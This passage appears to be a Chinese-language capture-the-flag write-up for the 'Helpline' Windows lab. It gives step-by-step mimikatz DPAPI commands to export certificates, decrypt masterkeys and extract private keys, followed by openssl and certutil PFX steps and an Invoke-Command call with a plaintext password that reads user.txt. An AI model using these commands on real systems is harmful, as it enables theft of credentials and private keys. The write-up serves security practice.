
命令:.\mimikatz.exe "crypto::system /file:C:\Users\tolu\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\91EF5D08D1F7C60AA0E4CEE73E050639A6692F29 /export" "exit"

通过mimikatz获得了certificate…
第二步:解密万能密匙

需要找到masterkey…


命令:.\mimikatz.exe "dpapi::masterkey /in:C:\users\tolu\AppData\Roaming\Microsoft\Protect\S-1-5-21----1011\2f452fc5-c6d2-4706-a4f7-1cd6b891c017 /password:!zaqpl!99" "exit"
这里获得了key和sha1,两者都可以利用,用其一即可…
第三步:解密密匙



命令:.\mimikatz.exe "dpapi::capi /in:C:\users\tolu\AppData\Roaming\Microsoft\Crypto\rsa\S-1-5-21----1011\307da0c2172e73b4af3e45a97ef0755b_86f90bf3-9d4c-47b0-bc79-b14c85 /masterkey:8ecec26ecf3dd9c53a38fcccb" "exit"

利用dpapi::capi在文件中获得了私钥,并通过smb共享文件到本地…
第四步:建立正确的PFX


openssl x509 -inform DER -outform PEM -in 91EF5D08D1F7C60AA0E4CEE73E050639A6692F29.der -out public.pem openssl rsa -inform PVK -outform PEM -in dpapi_exchange_capi_0_e65e6804-f9cd-4a35-b3c9-c3a72a162e4d.keyx.rsa.pvk -out private.pem openssl pkcs12 -in public.pem -inkey private.pem -password pass:mimikatz -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx 讯享网
利用OpenSSL1版本建立PFX
第五步:安装PFX

命令:certutil -user -p mimikatz -importpfx cert.pfx NoChain,NoRoot
利用mimikatz成功获得user信息…
方法2:
这里也可以使用Invoke-Command读取到user信息…

命令:
讯享网$username = "Helpline\tolu" $password = "!zaqpl!99" $securePassword = ConvertTo-SecureString $password -AsPlainText -Force $credential = New-Object System.Management.Automation.PSCredential $username, $securePassword Invoke-Command -ComputerName HELPLINE -Credential $credential -Authentication credssp -ScriptBlock {
    type C:\Users\tolu\Desktop\user.txt }
成功获得user信息…
root.txt获取
这里和user获取方法一样,首先需要获得管理员的密码才能进行…

在leo用户下找到pass文件,密码应该在里面,又加密了,利用共享和别的方式都无法下载…
